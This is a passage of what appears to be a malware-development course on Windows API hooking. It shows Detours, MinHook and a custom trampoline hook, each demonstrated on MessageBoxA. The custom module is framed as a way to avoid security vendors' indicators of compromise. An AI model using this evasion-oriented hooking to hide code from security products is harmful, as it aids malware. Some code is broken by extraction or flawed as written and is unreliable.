When a hooked function is called and the hook is triggered, the custom function is executed, however, for the execution flow to continue, the custom function must return a valid value that the original hooked function was meant to return. A naive approach would be to return the same value by calling the original function inside of the hook.

This can lead to problems as the replacement function will be called instead, resulting in an infinite loop. This is a general hooking issue and not a bug in the Detours library.

In order to gain a better understanding of this, the code snippet below shows the replacement function, `MyMessageBoxA` calling `MessageBoxA`. This results in an infinite loop. The program will get stuck running `MyMessageBoxA`, that is because `MyMessageBoxA` is calling `MessageBoxA`, and `MessageBoxA` leads to the `MyMessageBoxA` function again.

```
INT WINAPI MyMessageBoxA(HWND hWnd, LPCSTR lpText, LPCSTR lpCaption, UINT uType) {
  // Printing original parameters value
  printf("Original lpText Parameter : %s\n", lpText);
  printf("Original lpCaption Parameter : %s\n", lpCaption);

  // DON'T DO THIS
  // Changing the parameters value
  return MessageBoxA(hWnd, "different lpText", "different lpCaption", uType); // Calling MessageBo
xA (this is hooked)
}
```

Solution 1 - Global Original Function Pointer

The Detours library can resolve this issue by saving a pointer to the original function prior to hooking it. This pointer can be stored in a global variable and invoked instead of the hooked function within the detour function.

```
// Used as a unhooked MessageBoxA in `MyMessageBoxA`
fnMessageBoxA g_pMessageBoxA = MessageBoxA;

INT WINAPI MyMessageBoxA(HWND hWnd, LPCSTR lpText, LPCSTR lpCaption, UINT uType) {
  // Printing original parameters value
  printf("Original lpText Parameter : %s\n", lpText);
  printf("Original lpCaption Parameter : %s\n", lpCaption);

  // Changing the parameters value
  // Calling an unhooked MessageBoxA
  return g_pMessageBoxA(hWnd, "different lpText", "different lpCaption", uType);
}
```

Solution 2 - Using a Different API

Another more general solution worth mentioning is calling a different *unhooked* function that has the same functionality as the hooked function. For

example `MessageBoxA` and `MessageBoxW`, `VirtualAlloc` and `VirtualAllocEx`.

```
INT WINAPI MyMessageBoxA(HWND hWnd, LPCSTR lpText, LPCSTR lpCaption, UINT uType) {
  // Printing original parameters value
  printf("Original lpText Parameter : %s\n", lpText);
  printf("Original lpCaption Parameter : %s\n", lpCaption);

  // Changing the parameters value
  return MessageBoxW(hWnd, L"different lpText", L"different lpCaption", uType);
}
```

Detours Hooking Routine

As previously explained, the Detours library works using transactions therefore to hook an API function, one must create a transaction, submit an action (hooking/unhooking) to the transaction, and then commit the transaction. The code snippet below performs these steps.

```
// Used as a unhooked MessageBoxA in `MyMessageBoxA`
// And used by `DetourAttach` & `DetourDetach`
fnMessageBoxA g_pMessageBoxA = MessageBoxA;


// The function that will run instead MessageBoxA when hooked
INT WINAPI MyMessageBoxA(HWND hWnd, LPCSTR lpText, LPCSTR lpCaption, UINT uType) {

  printf("[+] Original Parameters : \n");
  printf("\t - lpText : %s\n", lpText);
  printf("\t - lpCaption  : %s\n", lpCaption);

  return g_pMessageBoxA(hWnd, "different lpText", "different lpCaption", uType);
}


BOOL InstallHook() {

  DWORD dwDetoursErr = NULL;

    // Creating the transaction & updating it
  if ((dwDetoursErr = DetourTransactionBegin()) != NO_ERROR) {
    printf("[!] DetourTransactionBegin Failed With Error : %d \n", dwDetoursErr);
    return FALSE;
  }

  if ((dwDetoursErr = DetourUpdateThread(GetCurrentThread())) != NO_ERROR) {
    printf("[!] DetourUpdateThread Failed With Error : %d \n", dwDetoursErr);
```

```
    return FALSE;
  }

    // Running MyMessageBoxA instead of g_pMessageBoxA that is MessageBoxA
  if ((dwDetoursErr = DetourAttach((PVOID)&g_pMessageBoxA, MyMessageBoxA)) != NO_ERROR) {
    printf("[!] DetourAttach Failed With Error : %d \n", dwDetoursErr);
    return FALSE;
  }

    // Actual hook installing happen after `DetourTransactionCommit` - commiting the transaction
  if ((dwDetoursErr = DetourTransactionCommit()) != NO_ERROR) {
    printf("[!] DetourTransactionCommit Failed With Error : %d \n", dwDetoursErr);
    return FALSE;
  }

  return TRUE;
}
```

Detours Unhooking Routine

The code snippet below shows the same routine as the previous section except this is for unhooking.

```
// Used as a unhooked MessageBoxA in `MyMessageBoxA`
// And used by `DetourAttach` & `DetourDetach`
fnMessageBoxA g_pMessageBoxA = MessageBoxA;


// The function that will run instead MessageBoxA when hooked
INT WINAPI MyMessageBoxA(HWND hWnd, LPCSTR lpText, LPCSTR lpCaption, UINT uType) {

  printf("[+] Original Parameters : \n");
  printf("\t - lpText : %s\n", lpText);
  printf("\t - lpCaption  : %s\n", lpCaption);

  return g_pMessageBoxA(hWnd, "different lpText", "different lpCaption", uType);
}


BOOL Unhook() {

  DWORD dwDetoursErr = NULL;

    // Creating the transaction & updating it
  if ((dwDetoursErr = DetourTransactionBegin()) != NO_ERROR) {
    printf("[!] DetourTransactionBegin Failed With Error : %d \n", dwDetoursErr);
    return FALSE;
  }
```

```
  if ((dwDetoursErr = DetourUpdateThread(GetCurrentThread())) != NO_ERROR) {
    printf("[!] DetourUpdateThread Failed With Error : %d \n", dwDetoursErr);
    return FALSE;
  }

    // Removing the hook from MessageBoxA
  if ((dwDetoursErr = DetourDetach((PVOID)&g_pMessageBoxA, MyMessageBoxA)) != NO_ERROR) {
    printf("[!] DetourDetach Failed With Error : %d \n", dwDetoursErr);
    return FALSE;
  }

    // Actual hook removal happen after `DetourTransactionCommit` - commiting the transaction
  if ((dwDetoursErr = DetourTransactionCommit()) != NO_ERROR) {
    printf("[!] DetourTransactionCommit Failed With Error : %d \n", dwDetoursErr);
    return FALSE;
  }

  return TRUE;
}
```

The Main Function


The hooking and unhooking routines previously shown do not include a main function. The main function is shown below which simply invokes the unhooked and hooked versions of `MessageBoxA`.

```
int main() {

    // Will run - not hooked
  MessageBoxA(NULL, "What Do You Think About Malware Development ?", "Original MsgBox", MB_OK | MB
_ICONQUESTION);


//---------------------------------------------------------------------
    //  Hooking
  if (!InstallHook())
      return -1;

//---------------------------------------------------------------------
    // Won't run - will run MyMessageBoxA instead
  MessageBoxA(NULL, "Malware Development Is Bad", "Original MsgBox", MB_OK | MB_ICONWARNING);


//---------------------------------------------------------------------
    //  Unhooking
  if (!Unhook())
```


```
        return -1;

//-------------------------------------------------------------------
    //  Will run - hook removed
  MessageBoxA(NULL, "Normal MsgBox Again", "Original MsgBox", MB_OK | MB_ICONINFORMATION);

    return 0;
}
```

Demo


Running the first MessageBoxA (Unhooked)



Running the second MessageBoxA (Hooked)



Running the third MessageBoxA (Unhooked)



60. API Hooking - Minhook Library

API Hooking - Minhook Library

Introduction

Minhook is a hooking library written in C that can be used to achieve API hooking. It is compatible with both 32-bit and 64-bit applications on Windows and uses x86/x64 assembly for inline hooking, similar to the Detours library. In comparison to other hooking libraries, MinHook is simpler and offers lightweight APIs, making it easier to work with.

Using The Minhook Library

Similarly to the Detours library, the Minhook library requires the static `.lib` file and the MinHook.h header file to be included in the Visual Studio project.

Minhook API Functions

The Minhook library works by initializing a structure that holds the required information needed for the hook's installation or removal. This is done via the `MH_Initialize` API that initializes the HOOK_ENTRY structure in the library. Next, the `MH_CreateHook` function is used to create the hooks and `MH_EnableHook` is used to enable them. `MH_DisableHook` is used to remove the hooks and finally, `MH_Uninitialize` is used to clean up the initialized structure. The functions are listed again below for convenience.

- MH_Initialize - Initializes the HOOK_ENTRY structure.
- MH_CreateHook - Create the hooks.
- MH_EnableHook - Enables the created hooks.
- MH_DisableHook - Remove the hooks.
- MH_Uninitialize - Cleanup the initialized structure.

The Minhook APIs return a `MH_STATUS` value which is a user-defined enumeration located in Minhook.h. The returned `MH_STATUS` data type indicates the error code of a specified

function. An `MH_OK` value, which is a 0, is returned if the function succeeds and a non-zero value is returned if an error occurs.

It is worth noting that both `MH_Initialize` and `MH_Uninitialize` functions should be only called once, at the beginning and the end of the program, respectively.

The Detour Function

This module will utilize the same MessageBoxA API example from the preceding module, which will be hooked and changed to execute a different message box.

```
fnMessageBoxA g_pMessageBoxA = NULL;

INT WINAPI MyMessageBoxA(HWND hWnd, LPCSTR lpText, LPCSTR lpCaption, UINT uType) {

  printf("[+] Original Parameters : \n");
  printf("\t - lpText : %s\n", lpText);
  printf("\t - lpCaption  : %s\n", lpCaption);

  return g_pMessageBoxA(hWnd, "Different lpText", "Different lpCaption", uType);
}
```

Notice the `g_pMessageBoxA` global variable is used to run the message box, where `g_pMessageBoxA` is a pointer to the original, unhooked MessageBoxA API. This is set to `NULL` because the Minhook MH_CreateHook API call is the one that initializes it for use, as opposed to the Detours library where `g_pMessageBoxA` was set manually. This is done to prevent the occurrence of a hooking loop issue, which was discussed in the previous module.

Minhook Hooking Routine

As mentioned earlier, to hook a specific API using Minhook, it is first required to execute the `MH_Initialize` function. Hooks can then be created with `MH_CreateHook` and enabled with `MH_EnableHook`.

```
BOOL InstallHook() {

  DWORD   dwMinHookErr = NULL;

  if ((dwMinHookErr = MH_Initialize()) != MH_OK) {
    printf("[!] MH_Initialize Failed With Error : %d \n", dwMinHookErr);
    return FALSE;
```

```
  }

  // Installing the hook on MessageBoxA, to run MyMessageBoxA instead
  // g_pMessageBoxA will be a pointer to the original MessageBoxA function
  if ((dwMinHookErr = MH_CreateHook(&MessageBoxA, &MyMessageBoxA, &g_pMessageBoxA)) != MH_OK) {
    printf("[!] MH_CreateHook Failed With Error : %d \n", dwMinHookErr);
    return FALSE;
  }

  // Enabling the hook on MessageBoxA
  if ((dwMinHookErr = MH_EnableHook(&MessageBoxA)) != MH_OK) {
    printf("[!] MH_EnableHook Failed With Error : %d \n", dwMinHookErr);
    return -1;
  }

  return TRUE;
}
```

Minhook UnHooking Routine

Unlike the Detours library, the Minhook library does not require the use of transactions. Instead, to remove a hook, the only requirement is to run the `MH_DisableHook` API with the address of the hooked function. The `MH_Uninitialize` call is optional, but it cleans up the structure initialized with the previous `MH_Initialize` call.

```
BOOL Unhook() {

  DWORD   dwMinHookErr = NULL;

  if ((dwMinHookErr = MH_DisableHook(&MessageBoxA)) != MH_OK) {
    printf("[!] MH_DisableHook Failed With Error : %d \n", dwMinHookErr);
    return -1;
  }

  if ((dwMinHookErr = MH_Uninitialize()) != MH_OK) {
    printf("[!] MH_Uninitialize Failed With Error : %d \n", dwMinHookErr);
    return -1;
  }
}
```


The Main Function

The hooking and unhooking routines previously shown do not include a main function. The main function is shown below which simply invokes the unhooked and hooked versions of `MessageBoxA`.


```
int main() {

  //  will run
  MessageBoxA(NULL, "What Do You Think About Malware Development ?", "Original MsgBox", MB_OK | MB
_ICONQUESTION);

  //  hooking
  if (!InstallHook())
    return -1;

  //  wont run - hooked
  MessageBoxA(NULL, "Malware Development Is Bad", "Original MsgBox", MB_OK | MB_ICONWARNING);

  //  unhooking
  if (!Unhook())
    return -1;

  //  will run - hook disabled
  MessageBoxA(NULL, "Normal MsgBox Again", "Original MsgBox", MB_OK | MB_ICONINFORMATION);

  return 0;
}
```

Demo


Running the first MessageBoxA (Unhooked)



Running the second MessageBoxA (Hooked)



Running the third MessageBoxA (Unhooked)



61. API Hooking - Custom Code

API Hooking - Custom Code

Introduction

So far, open source libraries have been used to implement API hooking. However, a major issue with this approach is that the source code for these libraries is publicly available, making it straightforward for security researchers and security product vendors to build IoCs. For this reason, API hooking will be implemented manually in this module, although not as sophisticated as the previously demonstrated libraries, but enough to achieve the desired result without IoCs.

Custom hooking code can be a better option if the intent is to hook a single function. This avoids the additional effort of linking other libraries, and avoiding the additional weight these libraries add to the binary's size.

Creating The Trampoline Shellcode

One of the ways to hook a function is to overwrite its first few instructions with new ones. These new instructions are the trampoline which is responsible for altering the execution flow of the function to the replacement function. This trampoline is typically a small jump shellcode that executes a `jmp` instruction to the address of the function to be executed. To execute the `jmp` instruction, the address that needs to be jumped to must be saved inside of a register. In the presented example, the register will be `eax` on a 32-bit processor and `r10` on a 64-bit processor. A `mov` instruction will be used to save the address inside of these registers.

This is all that is needed for the trampoline, a `mov` and a `jmp` instruction. Diving deeper into how these instructions are used is not the focus of this module. If one would like to explore them further, felixcloutier.com/x86/mov and felixcloutier.com/x86/jmp can provide more details.

64-bit Jump Shellcode

The 64-bit jump shellcode should be as follows:

```
mov r10, pAddress
jmp r10
```

Where `pAddres` is the address of the function to jump to (e.g. `0x0000FFFEC32A300`). To use these instructions in the code they must first be converted to *opcode*.

```
0x49, 0xBA, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, // mov r10, pAddress
0x41, 0xFF, 0xE2                                           // jmp r10
```

32-bit Jump Shellcode

And the 32-bit version:

```
mov eax, pAddress
jmp eax
```

Again, convert the instructions to opcode.

```
0xB8, 0x00, 0x00, 0x00, 0x00,     // mov eax, pAddress
0xFF, 0xE0                        // jmp eax
```

Note that `pAddress` is represented as `NULL`, which explains the `0x00` sequence. These `0x00` opcodes are placeholders that will be overwritten during runtime.

Retrieving pAddress

Since the hooks are installed during runtime, the `pAddress` value must be retrieved and added to the shellcode during runtime. The retrieval of the address can be done using `GetProcAddress` and once that's completed, `memcpy` is used to copy the address to the correct location in the shellcode.

64-bit Patching

```
uint8_t   uTrampoline[] = {
      0x49, 0xBA, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, // mov r10, pFunctionToRun
      0x41, 0xFF, 0xE2                                           // jmp r10
```

```
};

uint64_t uPatch = (uint64_t)pAddress;
memcpy(&uTrampoline[2], &uPatch, sizeof(uPatch)); // copying the address to the offset '2' in uTra
mpoline
```

32-bit Patching

```
uint8_t   uTrampoline[] = {
     0xB8, 0x00, 0x00, 0x00, 0x00,     // mov eax, pFunctionToRun
     0xFF, 0xE0                        // jmp eax
};

uint32_t uPatch = (uint32_t)pAddress;
memcpy(&uTrampoline[1], &uPatch, sizeof(uPatch)); // copying the address to the offset '1' in uTra
mpoline
```

As previously mentioned, `pAddress` is the address of the function to jump to. The `uint32_t` and `uint64_t` data types are used to ensure that the address is the correct number of bytes, that is 4 bytes for 32-bit machines and 8 bytes for 64-bit machines. `uint32_t` is of size 4 bytes, and `uint64_t` is of size 8 bytes. `memcpy` will then place the address into the trampoline by overwriting the `0x00` placeholder bytes.

Writing The Trampoline

Before overwriting the target function's first few instructions with the prepared shellcode, it is important to mark the memory where the trampoline will be written as writable. In most cases, the memory region will not be writable, requiring the `VirtualProtect` WinAPI to change the memory permissions to `PAGE_EXECUTE_READWRITE`. It is worth noting that it must be writable and executable because when the program calls the function, it needs to execute instructions that will not be permitted on write-only memory.

With that in mind, the trampoline should first modify the permissions of the target function and then copy the shellcode over.

```
// Changing the memory permissons at 'pFunctionToHook' to be PAGE_EXECUTE_READWRITE
if (!VirtualProtect(pFunctionToHook, sizeof(uTrampoline), PAGE_EXECUTE_READWRITE, &dwOldProtectio
n)) {
  return FALSE;
}
```

```
// Copying the trampoline shellcode to 'pFunctionToHook'
memcpy(pFunctionToHook, uTrampoline, sizeof(uTrampoline));
```

Where `pFunctionToHook` is the address of the function to hook, and `uTrampoline` is the jump shellcode.

Unhooking

When the hooked function is called, the trampoline shellcode should be able to work for both 64-bit and 32-bit architectures. However, the unhooking of the hooked function has not been discussed. To do this, the original bytes which were overwritten by the trampoline should be restored by using a buffer containing these bytes that were created prior to the installation of the trampoline shellcode. This buffer should then be used as the source buffer in the `memcpy` function when unhooking the function.

```
memcpy(pFunctionToHook, pOriginalBytes, sizeof(pOriginalBytes));
```

Where `pFunctionToHook` is the address of the hooked function and `pOriginalBytes` is the buffer that's holding the original bytes of the function which should have been saved before hooking, and can be done via a `memcpy` call. The size of the `pOriginalBytes` buffer should be the same as the trampoline shellcode size that way only the shellcode is overwritten. Lastly, it's recommended to revert the memory permissions which can be done via the code snippet below.

```
if (!VirtualProtect(pFunctionToHook, sizeof(uTrampoline), dwOldProtection, &dwOldProtection)) {
  return FALSE;
}
```

Where `dwOldProtection` is the old memory permission returned by the first `VirtualProtect` call.

HookSt Structure

To make the implementation easier, the `HookSt` structure was created. This structure will contain the needed information to hook and unhook a certain function. The value `TRAMPOLINE_SIZE` is set to *13* if the program is set to be compiled as a 64-bit

application, and its set to *7* if the program is to be compiled in 32-bit mode. The values 13 and 7 are the sizes of the trampoline shellcode, denoted in the `uTrampoline` variable previously shown, in 64-bit and 32-bit systems, respectively.

```
typedef struct _HookSt{

  PVOID pFunctionToHook;                  // address of the function to hook
  PVOID pFunctionToRun;                   // address of the function to run instead
  BYTE  pOriginalBytes[TRAMPOLINE_SIZE];  // buffer to keep some original bytes (needed for cleanu
p)
  DWORD dwOldProtection;                  // holds the old memory protection of the "function to h
ook" address (needed for cleanup)

}HookSt, *PHookSt;
```

Setting the `TRAMPOLINE_SIZE` value is done via the following preprocessor code

```
// if compiling as 64-bit
#ifdef _M_X64#define TRAMPOLINE_SIZE    13#endif // _M_X64// if compiling as 32-bit
#ifdef _M_IX86#define TRAMPOLINE_SIZE   7#endif // _M_IX86
```
